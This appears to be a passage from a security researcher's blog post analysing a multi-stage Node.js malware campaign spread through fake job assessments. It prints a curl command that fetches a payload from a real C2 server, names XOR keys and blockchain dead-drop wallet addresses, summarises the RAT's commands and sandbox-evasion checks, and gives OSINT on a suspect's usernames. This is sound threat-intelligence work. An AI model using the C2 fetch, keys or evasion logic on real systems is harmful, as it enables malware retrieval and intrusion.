
That hex-encoded data is the actual payload location:

Press enter or click to view image in full size




When we look into Binance:

Press enter or click to view image in full size




The payload itself is XOR-encrypted. Once decrypted, we get two execution paths:

1. One payload executed via `eval()`
2. Another spawned as a new `node` process (fileless execution)

My approach going through this is to add `console.log()` everywhere, and update the `eval()` input from being the previous results to my own modified payload with `console.log`s, so it's actually executing my own payload that has the *last step* commented until I replace it with the next code that I have extracted, along with the modified previous code for debugging.

## Stage 4: The Final Payload

Looking at the eval'd payload (also available here):

Press enter or click to view image in full size


```
root@9d556c0983ec:/app/scripts# node f.js
////////////////////////////////////////////////
// STAGE 4: CLEAN SOURCE CODE
////////////////////////////////////////////////

[
  'r',
  'end',
  'error',
  'on',
  '',
  'data',
  'parse',
  'JSON',
  'get',
  'https',
  'Promise',
  '2.0',
  'stringify',
  'POST',
  'request',
  'write',
  'join',
  'reverse',
  'split',
  'utf8',
  'toString',
  'raw_data',
  '/transactions?only_confirmed=true&only_from=true&limit=1',
  'hex',
  'from',
  'Buffer',
  'arguments',
  'payload',
  '/transactions?limit=1',
  '?.?',
  'substring',
  'input',
  'result',
  'eth_getTransactionByHash',
  'bsc-dataseed.binance.org',
  'bsc-rpc.publicnode.com',
  'length',
  'charCodeAt',
  'fromCharCode',
  'String',
  'cA]2!+37v,-szeU}',
  'TLmW5dMPTmtdgBKgKexc4uXZuvvEUU2DeF',
  '0x7f66d0cf22f45f3cb39510dbef425b9728bea5159fe5c0a7a7d1f750ef2740bb',
root@9d556c0983ec:/app/scripts#
```

We discover yet another layer with new wallet addresses:

- **Tron:** `TLmW5dMPTmtdgBKgKexc4uXZuvvEUU2DeF`
- **Aptos:** `0x7f66d0cf22f45f3cb39510dbef425b9728bea5159fe5c0a7a7d1f750ef2740bb`

These point to: `0x828f00daa9fa68b36d2f2380f3fdc27265c53417ef01660b5421ea1125fad2de` on Binance.

Press enter or click to view image in full size



The final stage reaches out to an actual C2 server where things start:

```
curl -X GET "http://23.27.120.142:27017/$/boot" \
     -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36" \
     -H "Connection: close" \
```

This downloads an “ai engine” thing from GitHub which at first I thought was just a decoy to confuse analysts. I was already annoyed by the amount of depth here and didn’t want to dig further.



But then I checked the Ransom-ISAC blog and found they went deeper — so I decided to take another look. I’d only analyzed one of the two malware paths anyway. Time to see what both payloads actually do.

## The Final Payloads: What They Actually Do

I used AI to summarize the two final payloads (the one executed via `eval()` and the one spawned as a `node` process). Both are part of the same campaign—they share XOR decryption keys and C2 infrastructure.

### Payload 1: Remote Access Trojan (RAT) / Backdoor

**IDE Persistence/Injection** — This is nasty. It injects malicious code into:

- VS Code ( `@vscode/deviceid/dist/index.js` )
- Cursor editor (same path pattern)
- Uses markers `/*C250617A*/` and `/*C250618A*/` to track injected files

**C2 Communication** — Connects via Socket.IO to `23.27.120.142:443`

**Remote Command Execution** — Supports multiple commands:

```
ss_info      Exfiltrate system info (version, paths, session)
ss_ip        Get victim
ss_upf       Upload files to attacker
ss_upd       Upload directories to attacker
ss_eval:     Execute arbitrary JavaScript via eval()
ss_inz:      Inject malware into a target file
ss_inzx:     Remove injection from a file
<other>      Execute via child_process.exec()
```

**Data Exfiltration** — Uploads files to `http://23.27.120.142:27017/u/f`

### Payload 2: Dropper/Loader with Anti-Analysis

**Environment Fingerprinting** — Collects hostname, username, platform, kernel version. Detects cloud environments (AWS, Azure, GCP, Vercel, Amplify) and CI/CD systems.

**Sandbox/Analysis Evasion** — Blocks execution in:

- AWS/Azure/GCP/Vercel cloud instances
- Docker containers (detects by hostname patterns like `[0-9a-f]{12}` )
- Kali Linux (specifically blocks `kali` hostname with `root` / `kali` / `shellchocolat` users)
- CI/CD environments
- WSL2 on Linux

**Credential/Environment Exfiltration** — Sends all environment variables to `<C2>/snv`

**Second-Stage Payload Delivery:**

- XOR-decrypted JavaScript (key: `4#uLeVM[3lESLGA` ) spawned as detached Node process
- Python loader fetches additional payload from `<C2>/$/<id>` using XOR decryption (key: `9KyASt+7D0mjPHFY` )
- Auto-installs Python if not present (downloads from C2 on Windows, installs pip on Linux)

### How It Avoids Getting Caught

The sandbox detection is honestly impressive. They’re checking for:


```
AWS          Username ubuntu/runner/root + kernel contains -aws/.amzn
Azure        Username runner/codespace/azureuser + kernel contains -azure
Docker       Hostname matches /^[0-9a-f]{12}$/ (container ID pattern)
Kali Linux   Hostname kali + user root/kali/shellchocolat
```

```
CI/CD        Hostname patterns like build-*, buildkitsandbox, 1a-cicd-*
WSL2         Kernel contains microsoft-standard-WSL2
```

They also use a ReDoS-based debugger detection trick — if someone's stepping through code with a debugger, the regex catastrophically backtraces and hangs.

**The Attack Chain**

Here's how it all fits together:




**IOCs from Final Payloads**

```
C2 Ports          443, 27017
Endpoints         /verify-human/, /snv, /u/f, /$/, /d/python.zip
XOR Keys          4#uLeVM[3lESLGA, 9KyASt+7D0mjPHFY
Persistence       ~/.node_modules, VS Code/Cursor install paths
File Markers      ,
```

**TL;DR** — These are supply chain attack payloads that evade analysis environments, backdoor your IDE for persistence, establish C2 via Socket.IO, steal your env vars, and drop a Python second-stage. Nasty stuff.

## The "Triple-Chain" Architecture

Let me break down why this infrastructure is so resilient:

```
Signal (Primary)   Tron    TFMudZvWCw96CCKKHGaDTXFXropp9TUJwG                                Points to pay
Signal (Backup)    Aptos   0x76bee1c28ff29d6c414e38a5c11d03facec7bef251aca9c484ddfeb59a06dc37  Failover poin
Signal (Persist)   Tron    TPx5Rw3d5ohacK22aYGYTWi5Jpzhyyo1Vp                                Secondary per
Payload Host       BSC     0xfc229556e244e8155b4c0d02a82239038211c29a33ceb46065e03b08dbde1bcb  Hosts Encrypt
Payload Host       BSC     0x452ca1abcac0439c34b74f57b6d6e1ca90d4a7b22532347e4dc97a716b5e54e0  Hosts Encrypt
```

The beauty (from an attacker's perspective) is that blockchain data is **immutable**. You can't ask Binance to delete a transaction. You can't take down a Tron wallet. The infrastructure lives forever on public ledgers.

## A Note on the Obfuscation

Both Stage 1 and Stage 4 use **LCG (Linear Congruential Generator) shuffling** with different mathematical constants. I'll be honest — I didn't bother reading through the algorithm manually. I let AI handle that part and just focused on extracting the payloads. Sometimes the tool doesn't matter as long as you get the job done.

The full debugging scripts I used are available here: https://gist.github.com/0x0OZ/46cc7e5c6c4a9c9dcc1cf95b30d780a8. Believe me you don't want to take a look at my garbish scripts


## The Scammer: What We Know

Our friend **SuperStar0420** made some mistakes that exposed his identity — or at least gave us breadcrumbs to follow. Let's see what we can piece together.


## Discord OSINT

I'm currently blocked by him on Discord (guess I was too annoying — probably regretted trying to scam me). But before that happened, we shared two mutual servers: **Crypto Hunt** and **PHP DEVELOPERS**, and later he joined one called **CryptoDevs**. I went through all his messages in these servers to understand him better.


Press enter or click to view image in full size




Press enter or click to view image in full size




Press enter or click to view image in full size





What these messages tell us:

- Only two messages in Hunt Town server from **2024** — looking for job offers with what seems like AI-generated skill lists (probably lies)
- This suggests he was looking for *legitimate* work back then
- He jumped into crypto communities later, likely when he started scamming (PHP DEVELOPERS messages are from 2024, Hunt Town messages are from 2025)


One curious detail: in 2024 he was looking for a "male 20–34 **not from India, Pakistan, Bangladesh**" for some kind of "customization" work. That's an oddly specific demographic filter. I wonder what that project actually was.

## Timeline of Scamming Operations


We also have messages from the **C# Microsoft** Discord server (which he's no longer part of). These are dated **June 8th, 2025** — which likely marks around when he started running these scams:




Press enter or click to view image in full size



Press enter or click to view image in full size




## Username Trail

Another mistake: his Discord username. He used **SuperStar0420** and later changed it to **masterdev0420**. I searched for other accounts with this handle:

- https://www.answeroverflow.com/u/1128366871020834858
- https://forum.plutonium.pw/user/superstar0420

These were the only results that seemed connected to the same person. Running Sherlock turned up other accounts, but they appeared to be different people using the same username — common enough that it wasn't useful.

One interesting lead: I found an Instagram account that *might* have been his. When I asked him about it on Discord, his response was… not helpful. You can probably guess why I got blocked shortly after.

What made me suspicious? He changed his Discord username just a few days after I asked about that picture. Coincidence? Maybe. Maybe not.

## Infrastructure Investigation

For the scam infrastructure itself, searching for the C2 IP `23.27.120.142` turned up several articles and Twitter threads sharing this IOC. Other teams have done deeper analysis that I'll link below.

I ran an nmap scan against the IP to see what's exposed:

```
PORT      STATE SERVICE
443/tcp   open  https
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
17500/tcp open  db-lsp
27017/tcp open  mongod
```

**What we found:**

```
Port 443    HTTPS           Everything returns 404—no interesting paths found
Port 3389   RDP             Hostname: EV-4A6OE6M0E2D (looks auto-generated)
Port 5985   WinRM           Windows Remote Management—interesting attack surface
```

```
Port 17500  Dropbox LAN Sync Unusual to see this exposed
Port 27017  HTTP             Currently redirects /$/<ANYTHING> to a GitHub raw file
```

The port 27017 redirect is curious — it points to:
`https://github.com/duanegoodner/xiangqigame/raw/refs/heads/main/prototypes/crtp_constructors/gist_crtp_constructors`

According to other researchers' analysis, this GitHub account ( `duanegoodner` ) belongs to a **non-real identity**—likely a sock puppet account created by the threat actors. This suggests the repository isn't just a dead payload location, but potentially part of the next phase of the malware delivery chain. They're using GitHub as another layer of infrastructure, blending in with legitimate developer activity.

## The Rotating Infrastructure

That random-looking RDP hostname — `EV-4A6OE6M0E2D` —caught my attention. I searched for it and found it appearing across multiple IPs in various malware reports. This tells us something important: **the servers rotate, but the hostname fingerprint persists**.

SourceLinkANY.RUNhttps://any.run/report/b1032815b078aad59eb3bd32c29dee4621b37e516e679e84cb7d1c11c3eaff15/1b2b6ce6-2922-47b0-b62a-8897b78704ebMalware.luhttps://app.malware.lu/sample/23.27.120.142_3389_EV-4A6OE6M0E2D_2025-12-11_12-21-08/FileScan.iohttps://www.filescan.io/uploads/68089ff790767142c3e16fc2/reports/13bdc659-5e29-4d45-ac06-10e3956cf148/stringsRansom-ISAC (Part 3)https://www.ransom-isac.com/blog/cross-chain-txdatahiding-crypto-heist-part-3/Hybrid Analysishttps://hybrid-analysis.com/sample/9f8033bf9e669aa8043f46733f73dd933ebe06eb4bbf7b3ccef3520bf4921598/682e5a350df522832307b738Shodan (23.27.13.242)https://www.shodan.io/host/23.27.13.242URLQueryhttp://urlquery.net/report/6656ec0f-b239-49d4-bb8e-0c6e2e4eef16Twitter (@skocherhan)https://x.com/skocherhan/status/1984034926006825127Twitter (@skocherhan)https://x.com/skocherhan/status/1978542223135576405Shodan (108.165.100.36)https://www.shodan.io/host/108.165.100.36

The pattern is clear: traditional C2 infrastructure (servers, IPs, hostnames) gets rotated regularly. The Tron wallet pointers also rotate as they update their campaigns. But the Binance wallet — that stays the same. The payload itself gets updated from time to time (the oldest transaction I found was 322 days old), but because of how the dead drop architecture works, they can push new malware versions to the same wallet address indefinitely. No hosting provider to file a takedown with. No domain to seize. Just immutable blockchain data, forever.

## Further Reading & Attribution

This is where my personal investigation ends. I didn't look into blockchain tracing or attempt to follow the wallet transactions — that's a whole different level of headache and pain that I wasn't willing to put myself through.

However, I did reach out to the **Ransom-ISAC** team about the DPRK attribution claims. They broke down the evidence: the C2 addresses are dedicated IPs for DPRK infrastructure based in Vladivostok, the blockchain tracing intersects with wallets from DPRK-related campaigns like the **Bybit hack**, and the TxAddress technique matches what Mandiant/GTIG reported on.

This campaign fits the **"Contagious Interview"** pattern — a known DPRK initial access vector. The playbook includes fake job interviews via LinkedIn/Telegram/Discord, poor AI-based filter camera interviews, and the obfuscation techniques we saw in this malware. ISAC even shared a case where a victim reported the interviewer appeared as a White American, looked like someone of African descent on camera, spoke with a Far-East accent, and logged in from a Vietnamese IP. Classic OpSec failures from this threat actor group.

## Recommended Deep Dives

The **Ransom-ISAC** team published a fantastic multi-part analysis covering the full kill chain, additional IOCs, and detection rules:

- Cross-Chain TxDataHiding Crypto Heist (Part 1)
- Cross-Chain TxDataHiding Crypto Heist (Part 2)
- Cross-Chain TxDataHiding Crypto Heist (Part 3)
- Cross-Chain TxDataHiding Crypto Heist (Part 4)

## Additional Resources

TypeLinkTwitter Threadhttps://x.com/skocherhan/status/1978530877467447667URLQuery Reporthttps://www.urlquery.net/report/ddff21e3-12b5-4b12-9048-5c7cfe8c3a0fJoe Sandbox Analysishttps://www.joesandbox.com/analysis/1796016/0/htmlMalva.re Reporthttps://app.malva.re/file/64cc940af0ebea2626d156bdac505c3c/reportMalprob.iohttps://malprob.io/report/e792b1d0079c491c821137ef4695ec26f7(Cloudflare Tunnel)https://www.virustotal.com/gui/domain/cornwall-optimum-aviation-seekers.trycloudflare.com

## Conclusion

This malware represents a modern evolution of botnet command-and-control. By abusing the immutable nature of public blockchains, the attacker ensures their payload cannot be deleted by hosting providers or law enforcement. Detection requires either:

1. **Deep packet inspection** of API calls to blockchain endpoints
2. **Host-based monitoring** of process execution arguments
3. **Behavioral analysis** watching for Node.js processes spawning with `-e` flags

The social engineering was decent but not perfect — the impatience gave it away. The technical infrastructure, however, was genuinely impressive. Blockchain-based dead drops are becoming more common, and this “Triple-Chain” architecture shows how threat actors are evolving.

As for **SuperStar0420**? He’s still out there, probably with a new username by now, hunting in crypto Discord servers for his next victim. The malware family is being actively tracked by multiple security teams, so hopefully the net is closing.

Stay paranoid, friends. And if someone on Discord offers you a “technical assessment” from a crypto-related server… maybe think twice.

---